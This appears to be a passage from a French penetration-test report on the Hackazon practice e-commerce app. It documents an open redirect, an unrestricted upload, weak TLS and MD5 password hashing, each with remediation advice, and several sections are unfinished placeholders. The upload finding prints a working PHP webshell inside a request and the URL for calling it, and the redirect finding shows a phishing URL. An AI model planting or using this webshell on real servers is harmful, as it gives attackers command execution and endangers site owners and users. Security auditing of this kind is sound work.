Open Redirect Une vulnérabilité d'Open Redirect a été détectée dans l'application. Cette faille permet à un attaquant de manipuler la redirection après la connexion de l'utilisateur pour diriger ce dernier vers un site malveillant. L'attaquant pourrait alors exploiter cette faille pour tromper les

utilisateurs en leur faisant croire qu'ils naviguent sur un site légitime, alors qu'ils sont en réalité redirigés vers un autre domaine.

VULN-OPEN-REDIRECT : Redirection non sécurisée			
État	Impact	Difficulté d'exploitation	Sévérité
Avérée	Élevé	Modéré	3 / 4

Lors de l'audit, il a été constaté que le paramètre `return_url`, utilisé pour rediriger l'utilisateur après la connexion, est vulnérable. En manipulant ce paramètre, un attaquant peut forcer une redirection vers un site tiers non contrôlé par l'application, ce qui peut potentiellement mener à des attaques de phishing ou à l'exploitation de failles supplémentaires.

La requête suivante illustre cette vulnérabilité :

```
1 GET /user/login?return_url=https://google.com HTTP/2
2 Host: hackazon.trackflaw.com
3 Cookie: PHPSESSID=XXXXXXXXXXXXXXXXXXXX; visited_products=%2C81%2C102%2C16%2C
```

L'utilisation du paramètre `return_url` permet à un attaquant de rediriger un utilisateur authentifié vers n'importe quel site externe, comme illustré dans la capture d'écran ci-dessous. Dans ce cas, l'utilisateur est redirigé vers "https://google.com", mais l'attaquant pourrait facilement remplacer ce lien par un site malveillant imitant l'interface de l'application.

Exemple d'attaque : Lorsqu'un utilisateur tente d'accéder à une fonctionnalité nécessitant une connexion, il est redirigé vers la page de connexion avec le paramètre `return_url` spécifiant la page où il sera envoyé après connexion. Si ce paramètre est manipulé pour contenir une URL externe, l'utilisateur peut être trompé et redirigé vers un site de phishing comme suit : `GET /user/login?return_url=https://attacker-website.com/login HTTP/2`

Dans ce scénario, après la connexion, l'utilisateur serait automatiquement dirigé vers "https://attacker-website.com/login", où il pourrait être invité à saisir des informations confidentielles, pensant toujours se trouver sur le site légitime. Cette attaque permet donc de voler des identifiants et d'usurper l'identité de l'utilisateur.

Impact sur la marque et le chiffre d'affaires : Une vulnérabilité de redirection ouverte ne menace pas seulement la sécurité des utilisateurs, elle porte également atteinte à l'image de la marque. Si des utilisateurs se font rediriger vers des sites frauduleux après avoir cliqué sur un lien légitime de la plateforme, cela peut sérieusement éroder la confiance envers le site e-commerce. Une perte de confiance des clients conduit inévitablement à une baisse de la fréquentation et des ventes, affectant directement le chiffre d'affaires de la plateforme. La propagation d'informations sur une faille de sécurité, surtout lorsqu'elle implique des attaques de phishing, peut ternir durablement la réputation

de la marque, et les campagnes de communication nécessaires pour redresser l'image publique s'avèreraient coûteuses et difficiles à mettre en œuvre.

Remediation

VULN-OPEN-REDIRECT : Valider et restreindre les URL de redirection		
Complexité estimée : Modéré	Travail/coût estimé : Faible	Priorité estimée : 4 / 4
<p>Il est crucial de valider et de restreindre les valeurs du paramètre <code>return_url</code> pour empêcher les redirections vers des domaines non autorisés. Les valeurs de ce paramètre doivent être comparées à une liste blanche d'URLs approuvées, et toute tentative de redirection vers un domaine externe doit être bloquée. Une autre solution consiste à utiliser des identifiants internes (par exemple, des codes ou des noms de pages) pour les redirections après connexion, plutôt que de permettre des URL complètes. Cela minimiserait les risques de manipulation externe. L'implémentation d'une fonctionnalité de journalisation pour enregistrer les tentatives de redirections non autorisées pourrait aussi faciliter la détection de tentatives d'abus. En corrigeant cette vulnérabilité, la plateforme renforcera non seulement sa sécurité, mais également sa réputation, assurant ainsi une meilleure fidélisation des clients et la protection du chiffre d'affaires.</p>		

Processus métier

Modification du processus de commande Lors de l'audite nous avons tester la fonctionnalité de passage de commande mais cette dernière est protégé par des token anti-csrf. Voici un exemple de requête envoyé au serveur.

```
1 POST /checkout/placeOrder HTTP/2
2 Host: hackazon.trackflaw.com
3 Cookie: visited_products=%2C64%2C72%2C1%2C81%2C101%2C; PHPSESSIONID=
  XXXXXXXXXXXX
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko
  /20100101 Firefox/131.0
5 Accept: application/json, text/javascript, */*; q=0.01
6 Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
9 X-Requested-With: XMLHttpRequest
10 Content-Length: 53
11 Origin: https://hackazon.trackflaw.com
12 Referer: https://hackazon.trackflaw.com/checkout/confirmation
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16 X-Pwnfox-Color: red
17 Priority: u=0
```

```

18 Te: trailers
19
20 _csrf_checkout_step4=tq3ogmr7kMQotRPGmdJCrWybOm9ueaOB

```

Grâce aux tokens anti-CSRF, il n'est pas possible de modifier les informations utilisateur ou les détails de la commande durant le processus d'achat. Chaque étape est protégée par un token, garantissant que seules les requêtes initiées par l'utilisateur sont acceptées. Cela renforce l'intégrité des transactions, réduisant le risque de fraudes, car tout changement non autorisé est bloqué par le serveur.

Absence de Fonctionnalité de Paiement Dans une plateforme de commerce électronique, la capacité à effectuer des paiements est fondamentale pour son bon fonctionnement et sa viabilité. L'absence de fonctionnalité de paiement représente une vulnérabilité critique.

VULN-ABSENCE-PAYMENT : Absence de fonctionnalité de paiement			
État	Impact	Difficulté d'exploitation	Sévérité
Avérée	Très élevé	Facile	4 / 4

Détails de l'exploitation La vulnérabilité a été observée lors de la tentative d'achat d'un produit sur la plateforme, où aucune option de paiement n'était disponible. Cela signifie que, même si les utilisateurs peuvent ajouter des articles à leur panier et les sélectionner pour achat, ils ne peuvent pas conclure la transaction en raison de l'absence d'une interface de paiement.

Remediation

VULN-ABSENCE-PAYMENT : Implémenter une fonctionnalité de paiement sécurisée		
Complexité estimée : Élevée	Travail/coût estimé : Élevé	Priorité estimée : 4 / 4
Actions correctives recommandées : - Développer et intégrer une solution de paiement sécurisée : Collaborer avec des fournisseurs de services de paiement reconnus pour intégrer une solution de paiement fiable et sécurisée. - Tester le processus de paiement : Avant le déploiement, effectuer des tests approfondis pour garantir que le processus de paiement fonctionne sans erreur et est convivial. - Assurer la conformité PCI : Veiller à ce que toutes les transactions de paiement soient conformes aux normes de sécurité des données de l'industrie des cartes de paiement (PCI DSS). - Fournir des mises à jour et des notifications : Informer les utilisateurs des mises à jour concernant la fonctionnalité de paiement et s'assurer qu'ils sont conscients des nouvelles options disponibles.		

Côté client

Téléversement de Fichier Non Sécurisé Une grave vulnérabilité de sécurité a été découverte concernant le téléversement de fichiers sur la plateforme Hackazon. Actuellement, il est possible de

téléverser des fichiers sur le serveur sans aucune vérification ou contrôle, ce qui expose l'application à de nombreux risques de sécurité, notamment la possibilité d'exécuter des scripts malveillants, de compromettre le serveur ou de lancer des attaques supplémentaires contre les utilisateurs.

VULN-UNRESTRICTED-FILE-UPLOAD : Téléversement de fichier non sécurisé			
État	Impact	Difficulté d'exploitation	Sévérité
Avérée	Très élevé	Facile	4 / 4

Détails de l'exploitation La vulnérabilité a été observée lors de l'envoi de la requête suivante au niveau de l'envoi de la photo de profile utilisateur :

```
1 POST /account/profile/edit HTTP/2
2 Host: hackazon.trackflaw.com
3 Cookie: visited_products=%2C64%2C72%2C1%2C81%2C; PHPSESSID=
  XXXXXXXXXXXXXXXXXXXXXXXX
4 -----189735364826765907351405637159
5 Content-Disposition: form-data; name="_csrf_profile"
6
7 7snJ5pcYHD0B0leJoZz0IEftIZI8WHNQ
8 -----189735364826765907351405637159
9 Content-Disposition: form-data; name="first_name"
10
11 tototata
12 -----189735364826765907351405637159
13 Content-Disposition: form-data; name="last_name"
14
15 titi
16 -----189735364826765907351405637159
17 Content-Disposition: form-data; name="user_phone"
18
19
20 -----189735364826765907351405637159
21 Content-Disposition: form-data; name="photo"; filename="Webshell.php"
22 Content-Type: application/octet-stream
23
24 <html>
25 <body>
26 <form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>"
  >
27 <input type="TEXT" name="cmd" autofocus id="cmd" size="80">
28 <input type="SUBMIT" value="Execute">
29 </form>
30 <pre>
31 <?php
32     if(isset($_GET['cmd']))
33     {
34         system($_GET['cmd'] . ' 2>&1');
35     }
```

```
36 ?>
37 </pre>
38 </body>
39 </html>
40 -----189735364826765907351405637159
41 Content-Disposition: form-data; name="_submit_save_and_exit"
42
43 Save and Exit
44 -----189735364826765907351405637159--
```

Edit Profile

Home / My Account / Edit Profile

☐ Remove photo

Select avatar image

Webshell.php

Save

Save and Exit

Figure 28: Upload du fichier dans l'avatar utilisateur

Dans cet exemple, un fichier contenant un Webshell a été téléversé sur le serveur. Ce script permet à un attaquant d'exécuter des commandes arbitraires sur le serveur, ouvrant la porte à un contrôle complet du système par l'attaquant. L'absence totale de vérification de type de fichier, de contrôle de contenu ou de restriction basée sur l'extension rend cette attaque triviale à exécuter.

En téléversant ce fichier PHP malveillant, un attaquant pourrait ensuite naviguer vers l'URL correspondant à l'emplacement du fichier et exécuter des commandes sur le serveur. Par exemple : <https://hackazon.trackflaw.com/uploads/Webshell.php?cmd=whoami> Ce qui permettrait à l'attaquant de savoir quel utilisateur exécute le script, et ainsi d'escalader les privilèges pour compromettre encore plus le système.

Remediation

Gestion des erreurs La gestion des erreurs HTTP a été vérifiée, et le comportement de la page répond correctement aux différents tests effectués. L'URL d'erreur n'est pas affichée sur la page, garantissant ainsi une meilleure sécurité et une expérience utilisateur plus fluide.

VULN-UNRESTRICTED-FILE-UPLOAD : Implémenter des vérifications strictes des fichiers téléversés		
Complexité estimée : Moyenne	Travail/coût estimé : Moyen	Priorité estimée : 4 / 4
<p>Actions correctives recommandées : - Limiter les types de fichiers acceptés : Assurez-vous que seuls certains types de fichiers (comme .png, .jpg, etc.) puissent être téléversés, et que les fichiers script ou exécutables (.php, .exe, etc.) soient strictement interdits. - Analyser le contenu du fichier : Ne pas se fier uniquement aux extensions de fichier. Les attaquants peuvent tromper les protections en changeant simplement l'extension. Utilisez une analyse plus approfondie pour vérifier le contenu réel du fichier. - Contrôler la taille des fichiers téléversés : Définir des limites de taille pour éviter que les utilisateurs téléversent des fichiers volumineux qui pourraient surcharger le serveur. - Renommer les fichiers téléversés : Assurez-vous que les fichiers téléversés soient renommés de manière aléatoire et stockés dans des répertoires non accessibles publiquement pour éviter que des fichiers exécutables puissent être directement atteints via l'URL. - Scanner les fichiers pour les malwares : Utiliser un outil antivirus ou un scanner de sécurité pour détecter les scripts malveillants.</p>		




Figure 29: Gestion erreur 404

Cryptographie

VULN-SSL : Mauvaise configuration SSL			
État	Impact	Difficulté d'exploitation	Sévérité
Avérée	Moyen	Modéré	2 / 4

Mauvaise configuration SSL Lors de l'audit, des problèmes de configuration SSL ont été identifiés, affectant la sécurité des communications entre les utilisateurs et le serveur, augmentant ainsi le risque d'attaques de type "Man-in-the-Middle" (MITM). L'absence de HSTS et l'utilisation de suites de chiffrement faibles sont deux points critiques qui compromettent la sécurité des connexions.

OCSP stapling	NO
Strict Transport Security (HSTS)	No
HSTS Preloading	Not in Chrome F

Figure 30: Manque HSTS




 Cipher Suites		
# TLS 1.3 (server has no preference)		
TLS_AES_128_GCM_SHA256 (0x1301)	ECDH x25519 (eq. 3072 bits RSA) FS	128
TLS_AES_256_GCM_SHA384 (0x1302)	ECDH x25519 (eq. 3072 bits RSA) FS	256
TLS_CHACHA20_POLY1305_SHA256 (0x1303)	ECDH x25519 (eq. 3072 bits RSA) FS	256
# TLS 1.2 (suites in server-preferred order)		
TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (0xc030)	ECDH x25519 (eq. 3072 bits RSA) FS	256
TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (0xc02f)	ECDH x25519 (eq. 3072 bits RSA) FS	128
TLS_DHE_RSA_WITH_AES_256_GCM_SHA384 (0x9f)	DH 2048 bits FS	256
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 (0xc028)	ECDH x25519 (eq. 3072 bits RSA) FS WEAK	256
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 (0xc027)	ECDH x25519 (eq. 3072 bits RSA) FS WEAK	128

Figure 31: Suites de chiffrement faibles

Les captures d'écran ci-dessus montrent les résultats d'un scan SSL, révélant l'absence de HSTS et la prise en charge de suites de chiffrement obsolètes.

Remediation

VULN-SSL : Recommandation pour sécuriser la configuration SSL		
Complexité estimée : Faible	Travail/coût estimé : Faible	Priorité estimée : 2 / 4
<p>Il est recommandé de renforcer la configuration SSL en appliquant les actions suivantes :</p> <ol style="list-style-type: none"> 1. Activer HSTS : Permet de forcer les navigateurs à utiliser des connexions HTTPS uniquement, même si une tentative est faite en HTTP. Cela protège contre les attaques de redirection et de downgrade. 2. Désactiver les suites de chiffrement faibles : Les protocoles et ciphers obsolètes (par exemple, TLS 1.0, TLS 1.1, et des ciphers RC4) doivent être désactivés pour empêcher les attaques exploitant ces algorithmes faibles. 3. Configurer une liste de ciphers robustes et modernes : Utiliser uniquement des ciphers modernes et recommandés tels que AES-GCM avec TLS 1.2 ou supérieur. 		

VULN-WEAK-PASSWORD-STORAGE : Faible règle de stockage des mots de passe			
État	Impact	Difficulté d'exploitation	Sévérité
Avérée	Élevé	Facile	4 / 4

FaibleRègleDeStockageDesMotsDePasse L'audit a révélé une mauvaise pratique de stockage des mots de passe. Les mots de passe sont hachés en utilisant l'algorithme **MD5**, qui est considéré comme obsolète et non sécurisé. De plus, le stockage des mots de passe sans salage approprié rend l'application vulnérable aux attaques par tables arc-en-ciel.

```
$pixie->config->set('auth.default.login.password.login_field', 'name');
$pixie->config->set('auth.default.login.password.password_field', 'password');
$pixie->config->set('auth.default.login.password.hash_method', 'md5');
$pixie->config->set('auth.default.roles.driver', 'field');
$pixie->config->set('auth.default.roles.field', 'role');
```

Figure 32: Mauvaise utilisation de MD5

```
);
$password = "";
for ($i = 0; $i < 32; $i++)
    $password .= $arr[rand(0, count($arr) - 1)];
$user->recover_passw = md5($password);
$user->save();
if ($user->loaded())
    return $password;
```

Figure 33: Mauvaise utilisation de MD5

```
*/
public function login($login, $password, $persist_login = false) {
    $user = $this->service->user_model()
        ->where($this->login_field, $login)
        ->find();
    if($user->loaded()){
        $password_field = $this->password_field;
        $challenge = $user->$password_field;

        if($this->hash_method && 'crypt'==$this->hash_method) {
            if (function_exists('password_verify')) { // PHP 5.5.0+
                $password = password_verify($password, $challenge)?$challenge:false;
            } else {
                $password = crypt($password, $challenge);
            }
        } elseif($this->hash_method) {
            $salted = explode(':', $challenge);
            $password = hash($this->hash_method, $password.$salted[1]);
            $challenge = $salted[0];
        }
        if ($challenge === $password) {
            $this->set_user($user);
            if ($this->pixie->cookie->get('login_token', null))
                $this->pixie->cookie->remove('login_token');
            if ($persist_login) {
                $token_field = $this->login_token_field;
                if (empty($token_field))
                    throw new \Exception("Option 'login_token_field' not set");

                $token = $this->get_valid_token($user);

                $salt = $this->random_string();
                $user_token = crypt($token, '$2y$10$'.$salt);
                $cookie = $login . ':' . $user_token;
                $this->pixie->cookie->set('login_token', $cookie, $this->login_token_lifetime);
            }

            return true;
        }
    }
    return false;
}
```

Figure 34: Absence de salage

Les captures d'écran ci-dessus montrent l'utilisation de MD5 sans salage lors du hachage des mots de passe, ce qui réduit considérablement la sécurité du stockage des informations d'authentification.

Remediation

VULN-WEAK-PASSWORD-STORAGE : Recommandation pour renforcer le stockage des mots de passe		
Complexité estimée : Moyenne	Travail/coût estimé : Modéré	Priorité estimée : 4 / 4
Il est recommandé d'utiliser des algorithmes de hachage modernes tels que bcrypt ou Argon2 avec un salage fort pour stocker les mots de passe. Ces algorithmes sont conçus pour résister aux attaques par force brute et offrent des options de salage automatique. 1. Remplacer MD5 par bcrypt ou Argon2 pour garantir une meilleure sécurité. 2. Ajouter un salage unique à chaque mot de passe avant de le hacher afin d'éviter les attaques par tables arc-en-ciel. 3. Renouveler les mots de passe : Inviter les utilisateurs à mettre à jour leurs mots de passe afin de s'assurer qu'ils sont stockés avec les nouvelles pratiques de sécurité.		

Processus métier

FIXME: Assessment of business logic flaws.

Côté client

FIXME: Client-side vulnerabilities (e.g., JavaScript security, DOM-based XSS).

5. Annexe

5.1 Présentation de la démarche

La démarche adoptée pour ce test d'intrusion s'inscrit dans une méthodologie de sécurité éprouvée, basée sur les bonnes pratiques en matière de tests de pénétration. Ce test a été réalisé en suivant une approche **boîte noire**, simulant un attaquant sans connaissance préalable des infrastructures internes de l'application Hackazon.

Le test s'est déroulé en plusieurs étapes, chaque phase étant conçue pour identifier et exploiter les vulnérabilités potentielles dans l'infrastructure et l'application web.

Méthodologie suivie :

1. Collecte d'informations (Reconnaissance) :

- L'objectif de cette première phase est d'acquérir le maximum d'informations sur l'infrastructure et l'application ciblée. Des techniques de reconnaissance passive et active ont été employées pour découvrir les technologies utilisées, les points d'entrée potentiels, ainsi que les services exposés.

- Outils utilisés : **Nmap**, **Whois**, **Google Dorking**, et divers outils de reconnaissance open-source.

2. **Analyse des vulnérabilités** (*Scanning*) :

- Cette phase consiste à identifier les vulnérabilités potentielles sur les services exposés et les points d'entrée de l'application web. Un audit approfondi a été réalisé pour détecter des failles telles que les injections SQL, les failles XSS, les mauvaises configurations de serveur, ou encore la gestion incorrecte des sessions.
- Outils utilisés : **Burp Suite**, **OWASP ZAP**, **SQLMap**.

3. **Exploitation des vulnérabilités** (*Exploitation*) :

- Lors de cette étape, les vulnérabilités détectées sont exploitées afin de démontrer leur impact réel. Cela inclut l'extraction de données sensibles, la compromission de comptes utilisateurs, ou encore le contournement des mécanismes de sécurité.
- Des preuves de concept (PoC) ont été fournies pour les vulnérabilités les plus critiques afin de montrer leur faisabilité.

4. **Post-exploitation et recommandations** :

- Une fois les vulnérabilités exploitées, une analyse plus approfondie est réalisée pour déterminer l'étendue des dommages potentiels. Cette phase permet également de formuler des recommandations précises sur les correctifs à apporter pour chaque vulnérabilité identifiée.
- Outils utilisés : **SQLMap** pour la récupération des bases de données, **Burp Suite** pour l'analyse des réponses serveur.

Limites et contraintes :

- Le test a été réalisé dans des conditions de temps limitées, ce qui a restreint l'exploration exhaustive de toutes les fonctionnalités de l'application.
- L'approche **boîte noire** ne permet pas d'explorer certaines vulnérabilités internes ou logicielles, qui auraient pu être visibles avec un accès direct au code source ou aux environnements de développement.

5.2 Présentation des résultats

FIXME: Additional detailed results, if necessary.

5.3 Terminologie des risques

FIXME: Glossary of risk-related terms used in the report.